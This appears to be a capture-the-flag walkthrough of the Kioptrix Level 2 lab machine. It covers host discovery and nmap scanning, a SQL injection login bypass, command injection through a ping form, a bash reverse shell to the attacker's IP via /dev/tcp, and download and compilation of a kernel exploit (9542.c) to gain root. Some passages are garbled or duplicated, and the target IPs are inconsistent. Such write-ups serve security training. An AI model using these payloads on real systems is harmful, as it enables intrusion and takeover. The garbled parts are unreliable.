

Host discovery:

netdiscover -r 192.74.3.105/24

```
Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

-----
IP           At MAC Address    Count  Len  MAC Vendor / Hostname  on
-----
192.74.3.8   84:16:f9:ad:6e:3a    1     60  TP-LINK TECHNOLOGIES CO.,LTD.
192.74.3.104 94:e9:79:c1:ea:ad    1     60  Liteon Technology Corporation
192.74.3.106 00:0c:29:0a:78:b1    1     60  VMware, Inc.
192.74.3.103 f4:42:8f:dd:73:f4    1     60  Samsung Electronics Co.,Ltd

--(root@kali)-[~/Desktop]
--# netdiscover -r 192.74.3.105/24
```

Nmap:

`nmap -O -sC -sV -oN nmap.txt 192.74.3.111`

`-sV`: Probe open ports to determine service/version info

`-sC`: equivalent to `--script=default`

`-O`: Enable OS detection

`-oN/-oX/-oS/-oG <file>`: Output scan in normal, XML, s|<rlpt klddi3, and Grepable format, respectively, to the given filename.

```
(root@kali)-[~/idiot]
# nmap -O -sC -sV -oN nmap.txt 192.74.3.106
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-16 10:15 EDT
Nmap scan report for 192.74.3.106
Host is up (0.00075s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
|_sshv1:  Server supports SSHv1
| ssh-hostkey:
| 1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
| 1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
```

Starting Nmap 7.95 (https://nmap.org) at 2025-04-16 10:15 EDT

Nmap scan report for 192.74.3.106

Host is up (0.00075s latency).

Not shown: 993 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 3.9p1 (protocol 1.99)
--------	------	-----	-------------------------------

|_sshv1: Server supports SSHv1

| ssh-hostkey:

| 1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)

| 1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)

|_ 1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)

80/tcp	open	http	Apache httpd 2.0.52 ((CentOS))
--------	------	------	--------------------------------

|_http-server-header: Apache/2.0.52 (CentOS)

|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

111/tcp	open	rpcbind	2 (RPC #100000)
---------	------	---------	-----------------

|_rpcinfo: ERROR: Script execution failed (use -d to debug)

443/tcp open ssl/http Apache httpd 2.0.52 ((CentOS))

|_ssl-date: 2025-04-16T11:06:12+00:00; -3h09m30s from scanner time.

| sslv2:

| SSLv2 supported

| ciphers:

| SSL2_RC4_128_WITH_MD5

| SSL2_RC4_64_WITH_MD5

| SSL2_DES_192_EDE3_CBC_WITH_MD5

| SSL2_DES_64_CBC_WITH_MD5

| SSL2_RC4_128_EXPORT40_WITH_MD5

| SSL2_RC2_128_CBC_WITH_MD5

|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5

| ssl-cert: Subject:

commonName=localhost.localdomain/organizationName=SomeOrganization/
stateOrProvinceName=SomeState/countryName=--

| Not valid before: 2009-10-08T00:10:47

|_Not valid after: 2010-10-08T00:10:47

|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

|_http-server-header: Apache/2.0.52 (CentOS)

631/tcp open ipp CUPS 1.1

|_http-server-header: CUPS/1.1

|_http-title: 403 Forbidden

| http-methods:

|_ Potentially risky methods: PUT

801/tcp open status 1 (RPC #100024)

3306/tcp open mysql MySQL (unauthorized)

MAC Address: 00:0C:29:0A:78:B1 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.30


Network Distance: 1 hop

Host script results:


|_clock-skew: -3h09m30s

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 16.52 seconds



SQL injection:



192.74.3.106/


192.74.3.106 150%

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Remote System Administration Login

Username	admin'--
Password	'
<input type="button" value="Login"/>	

Got something interesting:



Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:	<input type="text" value=";ls /"/>	<input type="button" value="submit"/>
--------------------------------	------------------------------------	---------------------------------------

```
;ls /  
bin  
boot  
dev  
etc  
home  
initrd  
lib  
lost+found  
media  
misc  
mnt  
opt  
proc  
root  
sbin  
selinux  
srv  
sys  
tmp  
usr  
var
```


Reverse Shell:

```
;bash -i >& /dev/tcp/192.74.3.105/1234 0>&1
```

On terminal:

(netcat listener at port 1234)

```
nc -nlvp 1234
```



```
(root@kali)-[~/Desktop]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.74.3.105] from (UNKNOWN) [192.74.3.106] 32769
bash: no job control in this shell
bash-3.00$ ls
index.php
pingit.php
bash-3.00$ whoami
apache
bash-3.00$ pwd
/var/www/html
bash-3.00$
```

uname -a

lsb_release -a

```
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686
i686 i386 GNU/Linux
bash-3.00$ lsb_release -a
LSB Version:      :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:grap
hics-3.0-noarch
Distributor ID: CentOS
Description:      CentOS release 4.5 (Final)
Release:          4.5
Codename:         Final
bash-3.00$ █
```

searchsploit CentOS 4.5

```
(root@kali)-[~/Desktop]
# searchsploit CentOS 4.5
```

Exploit Title	Path
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4) - 'sock_sendpage()' Ring0 Privilege Esca	linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escal	linux_x86/local/9542.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation	linux/local/35370.c

```
Shellcodes: No Results
```

Get it into local dir:

```
(root@kali)-[~/idiot]
# ls
9542.c kioptrix_l1 nmap.txt
```

Python sever to host this dir:

`python2 -m SimpleHTTPServer`

```
(root@kali)-[~/idiot]
# python2 -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Get the exploit in victim machine:

`wget http://192.74.3.105:8000/9542.c`

```
bash-3.00$ wget http://192.74.3.105:8000/9542.c
--01:37:43-- http://192.74.3.105:8000/9542.c
=> `9542.c'
Connecting to 192.74.3.105:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,535 (2.5K) [text/plain]

0K .. 100% 4.67 MB/s

01:37:43 (4.67 MB/s) - `9542.c' saved [2535/2535]

bash-3.00$ ls
9542.c
```


Execute it:

`gcc -o x 9542.c && ./x`

`id`

`whoami`

```
bash-3.00$ gcc -o x 9542.c && ./x
9542.c:109:28: warning: no newline at end of file
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00# █
```